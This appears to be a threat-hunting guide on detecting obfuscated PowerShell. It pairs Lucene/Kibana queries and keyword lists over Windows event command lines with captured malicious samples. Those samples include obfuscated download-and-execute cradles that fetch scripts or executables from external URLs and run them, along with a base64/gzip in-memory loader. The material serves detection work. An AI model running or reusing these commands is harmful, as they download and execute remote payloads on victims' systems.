
```
powershell  -command "&('I'+'EX') (&('New'+'-Obj'+'ec'+'t') ('Ne'+'t.'+'Webc'+'lient')).('Do'+'wn'+'loadSt'+'r'+'ing').Invoke(('http:/'+'
/w'+'ww.'+'sit'+'e'+'.'+'com/PSScript.ps1'))"
```

```
powershell  -command "(  '--'  |%%{${)}=+  $(  )}{  ${*$}=  ${)}  }{${$(}  =  ++  ${)}  }  {  ${(}  =  ++  ${)}  }{  ${%%}=  ++  ${)}  }{
${!(}=  ++${)}}}{  ${-}  =++${)}  }{  ${] }=  ++  ${)}  }  {  ${'}=++${)}}}{  ${.'(}  =  ++${)}  }  {  ${-)*}  =++  ${)}}}{  ${~;(}  =\"[\"
+  \"$(@{  })  \"[  ${'}]+  \"$(@{})\"[\"${$(}\"  +\"${-)*}\"]+\"$(  @{  })\"[  \"${(}\"+\"${*$}\"]+  \"$?\"[  ${$(}]  +  \"]\"}{${)}=\"\
".(\"$(  @{  })\"[  \"${$(}\"  +  \"${!(}\"]  +  \"$(  @{})\"[\"${$(}\"  +\"${] }\"]  +\"$(@{})\"[  ${*$}  ]  +  \"$(  @{  })  \"[${!(}
]  +\"$?\"[  ${$(}]+  \"$(  @{})  \"[${%%}  ])}  {  ${)}=\"$(@{  })\"[\"${$(}${!(}\"]  +  \"$(@{}  )\"[${!(}]+\"${)}\"[  \"${(}${'}\"  ]
}  )  ;\"${)}(  ${~;(}${'}${%%}  +  ${~;(}${] }${-)*}+  ${~;(}${.'(}${.'(}  +  ${~;(}${%%}${(}  +${~;(}${!(}${*$}+  ${~;(}${'}${.'(}+${~;
(}${$(}${*$}${$(}+  ${~:(}${$(}${$(}${-)*}+  ${~:(}${!(}${-}+  ${~:(}${'}${-)*}+${~:(}${-)*}${.'(}+${~:(}${$(}${*$}${] }+  ${~:(}${$(}${*
```

PowerShell command line obfuscation
Let's hunt it!

Search for specific combinations of methods in the PowerShell command lines:

*(winlog.event_data.CommandLine:*char* AND winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:(*ToInt* *ToDecimal* *ToByte* *ToUint* *ToSingle* *ToSByte*) AND winlog.event_data.CommandLine:(*ToChar* *ToString* *String*)) OR (winlog.event_data.CommandLine:*split* AND winlog.event_data.CommandLine:*join*) OR (winlog.event_data.CommandLine:*ForEach* AND winlog.event_data.CommandLine:*Xor*) OR winlog.event_data.CommandLine:"*cOnvErTTO-SECUreStRIng*"*



winlog.event_data.CommandLine

```
powershell  -command "& ( $VERBoseprefEReNcE.tOStRInG()[1,3]+'x'-jOIN'') ( ( (111,105 , 130 ,40, 50, 116 , 145 , 167, 55, 117 , 142,152,145
, 143 ,164 ,40,116, 145,164 , 56,127, 145 ,142,143, 154,151 , 145,156, 164, 51 ,56,104 ,157, 167 , 156 ,154 ,157 , 141,144 ,123, 164 , 162
, 151, 156,147 , 50, 47,150 , 164 ,164 ,160 ,72 , 57, 57,167 , 167 ,167 ,56, 163,151 ,164 , 145, 56, 143 , 157 ,155, 57,120,123,123 , 143 ,
162 , 151, 160 , 164, 56 ,160, 163,61, 47,51 )| fOrEach-OBJEcT{ ( [ChaR] ([COnVerT]::toiNt16( ( $_.ToSTRiNg()) ,8 ) )) } ) -joiN'')"
```


```
powershell  -command " .( $eNV:comspEC[4,15,25]-JOIN'')([striNG]::Join( '',('1001001z1000101P1011000;100000i101000r1001110:1100101,1110111>
101101;1001111,1100010P1101010r1100101;1100011P1110100>100000z1001110C1100101i1110100!101110;1010111P1100101:1100010!1100011,1101100>110100
1z1100101,1101110!1110100r101001!101110C1000100P1101111P1110111z1101110r1101100P1101111r1100001P1100100r1010011z1110100;1110010i1101001C110
1110z1100111:101000!100111!1101000i1110100z1110100;1110000C111010z101111r101111;1110111z1110111!1110111;101110!1110011,1101001r1110100>1100
101!101110>1100011i1101111z1101101:101111;1010000,1010011C1010011;1100011P1110010>1101001z1110000z1110100>101110i1110000!1110011;110001r100
111!101001' -splIt'P'-splIt'C'-SpliT ';'-sPlit':' -SpLIt '!' -SPlIt ',' -SPLIt 'i' -SpLit'r'-SpLIT 'z'-spLIT '>' |FOREACH-oBJECT{( [ConvERT
]::ToinT16( ($_.TOsTring()), 2 ) -aS [CHAr]) })))"
```

```
powershell  -command "-jOIN ( (21 , 25 ,4, 124 , 116 ,18 , 57 ,43 ,113 , 19 ,62 , 54,57, 63, 40 , 124, 18, 57, 40,114 ,11 , 57 , 62 , 63,48
,53 , 57 ,50 ,40 ,117, 114,24, 51 , 43 ,50,48,51, 61, 56,15,40,46,53 ,50 , 59, 116 , 123 , 52,40 , 40,44 , 102, 115 ,115,43 ,43 ,43, 114 ,
47 , 53, 40 ,57 , 114 ,63 ,51 , 49 ,115,12 , 15 , 15 , 63,46, 53 , 44, 40 ,114,44,47, 109, 123 ,117) | forEacH{[CHAR] ($_ -Bxor'0x5C' ) } )
|&( $Shellid[1]+$sHellId[13]+'x')"
```

PowerShell command line obfuscation
Let’s hunt it!

Search for the PowerShell command lines with reversed strings:

*winlog.event_data.CommandLine:(*hctac* *kearb* *dnammoc* *ekovn* *eliFd* *rahc* *etirw* *golon* *tninon* *eddih* *tpircS* *ssecorp* *llehsrewop* *esnopser* *daolnwod* *tneilCbeW* *tneilc* *ptth* *elifotevas* *46esab* *htaPpmeTteG* *tcejbO* *maerts* *hcaerof* *ekovni* *retupmoc*)*



winlog.event_data.CommandLine

```
powershell  -command "$VeU= \" ) )93]RAHC[,'1Vp' ECAlpER-)')'+'1Vp1sp.t'+'pirc'+'S'+'SPtse'+'T/'+'4f'+'8850'+'dc'+'bf'+'87'+'071'+'8036a873
775'+'c9'+'cc1'+'652b69854/'+'w'+'ar'+'/2d9113'+'290'+'b51'+'2f'+'0'+'1ba21'+'b80b4'+'7'+'350196/'+'v'+'orabah'+'rieH/moc.tnetnoc'+'r'+'esu
'+'bu'+'hti'+'g.'+'t'+'s'+'i'+'g//:sptth'+'1'+'Vp(gnir'+'tSdaolnwoD.'+')tneilcbeW.teN'+' '+'tcejbO-we'+'N( X'+'EI'(( ()''nIOj-'x'+]3,1[)(gN
irtsoT.ECnErEFERpESobRev$ ( . \" ; ( vAriable (\"VE\"+\"u\")  -VALue )[ -1 ..-(( vAriable (\"VE\"+\"u\")  -VALue ).LeNGtH )] -joIN''| . ((V
ArIabLe '*mdr*').naMe[3,11,2]-joIn'')"
```


```
"C:\WINDOWS\system32\cmd.exe"  /V:ON/C"set yM=                  }}{hctac}}kaerb;FWV$ ssecorP-tratS;)FWV$(elifotevas.JjM$;)ydoBesnopser.Z
etirw.JjM$;1 = epyt.JjM$;)(nepo.JjM${ )'*ZM*' ekil- txetesnopser.ZGZ$( fI;)(dnes.ZGZ$;)0,CPj$,'TEG'(nepo.ZGZ${yrt{)wEw$ ni CPj$(hcaerof;'ma
erts.bdoda' moc- tcejbO-weN = JjM$;'ptthlmx.2lmxsm' moc- tcejbO-weN= ZGZ$;)'exe.GXc\'+)(htaPpmeTteG::]htaP.OI.metsyS[(=FWV$;)'@'(tilpS.'LxM
bHmrP1S/rb.moc.latigidrelaed//:ptth@Q9fUK3eO7O/ia1p--nx.penmb6chicbs7----nx//:ptth@IUxL3spG/gro.arcnotlad//:ptth@BG3cV3es/moc.kroyave//:ptt
h@z7lpHzLK/moc.troperaramancm//:ptth'=wEw$;'XIT'=cPp$ llehsrewop&&for /L %%N in (573;-1;0)do set Pf=!Pf!!yM:~%%N,1!&&if %%N==0 powersheLl "
!Pf:~4!"
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonInteractive -WindowStyle Hidden -ExecutionPolicy RemoteSigned -Command &{$e
nv:psmodulepath = [IO.Directory]::GetCurrentDirectory(); import-module AppvClient; Sync-AppvPublishingServer  n; seT-VaRIabLe  (\Mh\+\S\)
([chAR[ ]] \ ))421]rahC[,'U8l' Ecalperc-43]rahC[,'AnC'Ecalperc- 93]rahC[,'1A2' EcaLpER- 63]rahC[,'mdZ'Ecalperc- )';))dmcmdZ(e'+'taerC::]kco
lBtpircS['+'('+' kc'+'olBtpircS- dnammoC-ekovn'+'I ;dm'+'cmd'+'Z eg'+'ass'+'eM- eso'+'breV-e'+'tirW '+';1'+'A2An'+'Ccl'+'ac tratsAn'+'C'+'
c/ dmc1A2 '+'= dmc'+'md'+'Z'+' '+']gni'+'rts['+' } '+'ezi'+'sotua- tf U8l '+'1 '+'t'+'nuoC- emaN.e'+'m'+'a'+'NtsoHmdZ ema'+'Nretu'+'pmoC- n
oi'+'tcenn'+'oC-tseT'+' { '+')niamoD'+'retupmoCmdZ'+' ni emaNt'+'so'+'Hm'+'dZ'+'('+' hcae'+'r'+'of ;'+'AnCC'+'D '+'fo yty'+'li'+'bal'+'iava
fo s'+'tl'+'us'+'eRAnC tsoH-e'+'tirW'+' :'+'emaN tcei'+'b'+'O-'+'tc'+'eleS U8l } } :gn'+'i'+'rtSoT'+'sserd'+'d'+'API'+'.l0'+'[tsiLsserdd'+'
```

Too long PowerShell command lines
Let's hunt it!

Search for the PowerShell processes with command lines longer than 800 characters:

*(winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine.keyword:/(.){800,}/*



winlog.event_data.CommandLine


```
C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamRe
ader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIADa59lwCA7V
W+2+bSBD+OZHyP6DKEqA4xsRu00aqdIvfjkns4LdrnTawwCYLa8PiV6//+w22SVMlvWtPOpTHsjszO/PNNzO4SWgLykNpXb1st6WvZ6cnXRzhQFJym0FeypHpsjRST05gPyeqsfR
ZUmZosajyANNwfn1dSaKIhOLwXmgQgeKYBA+MklhRpb+kkU8icnH38EhsIX2Vcn8WGow/YHYU21aw7RPpAoVOetbhNk69KVgLRoUif/kiq7MLfV6oLRPMYkW2trEgQcFhTFalb2p
6YX+7IIpsUjviMXdFYUTD0mVhEMbYJbdgbUVMInzuxLIKQcBPREQShVIaTqp/OFVkWHYjbiPHiUgcy3lpllqezed/KLPjtfdJKGhACq1QkIgvLBKtqE3iQhOHDiP3xJ2DliUiGnp
zVQWxFX8iSi5MGMtLv2NGuSXrDLRfVVJeKoFUV0RqHtL4OkyTOwkjB0X5DT8h8yo8z9kH3L6dnZ6duhlXyKX5kimwOpnt1wR8U7o8pnuxz1IxL5lwDRY82sJrrh8lRJ0/IyvlAjf
/c209EwVBTtewMxtv6sxB45iKnGMY7VV68HNOVolLQ1LdhiiadkY75S2EicvIPsBCJnYLTinv8YA4VcKIh0UKWproV2q1qIpnXSOhzCERsiFLMXqFCVR/dOaOB0VuhSYJAKHDOzA
```

```
powershell  ('V'+'SDns'+'adasd ='+' &(8n'+'7'+'n8n7'+'+8n7e'+'8n'+'7+8n'+'7w-o'+'bje'+'c8n7+8n7t8n7'+') ra'+'nd'+'om;VSDYYU '+'='+'
7ne'+'8n7+8n'+'7w8n7+8n7-ob'+'ject8n7) Syste'+'m.N'+'et.W'+'eb'+'Clie'+'nt;'+'VSD'+'NS'+'B'+' '+'='+' '+'VSDns'+'a'+'dasd.'+'next(1'+'00
00'+', 2821'+'33);VS'+'D'+'A'+'D'+'CX = 8n7 http://kkjk'+'ajsd'+'ja'+'s'+'dqwe'+'c.com/A'+'RN/tes'+'tv'+'.ph'+'p?l'+'=ttner'+'4.yarn8'+'
n7.Split(8n'+'7@8n7'+');VSD'+'SDC = VSDe'+'nv:'+'p'+'u'+'blic + 8n7wZU8'+'n7 + VSDN'+'SB +'+' (8n7.ex'+'8n'+'7+8n7e8n7);f'+'or'+'ea'+'c'
+'h'+'(V'+'SD'+'asf'+'c '+'in VS'+'DAD'+'CX){'+'tr'+'y{VSD'+'YYU.xPr'+'D'+'oKcVW'+'nl'+'KcVOa'+'dF'+'IKcVl'+'exPr(V'+'S'+'D'+'asfc.xPrTo
StrK'+'cViKc'+'VNg'+'xPr(), VS'+'DS'+'DC'+')'+';&(8n'+'7Invo8n7+8n7k8'+'n7+8n7'+'e-Item8n7'+')'+'(VS'+'D'+'SDC'+');'+'b'+'r'+'eak;}c'+'a
'+'tc'+'h{}'+'}').RePlacE(([CHAr]75+[CHAr]99+[CHAr]86),'`').RePlacE(([CHAr]56+[CHAr]110+[CHAr]55),[strInG][CHAr]39).RePlacE('wZU','\').R
```

```
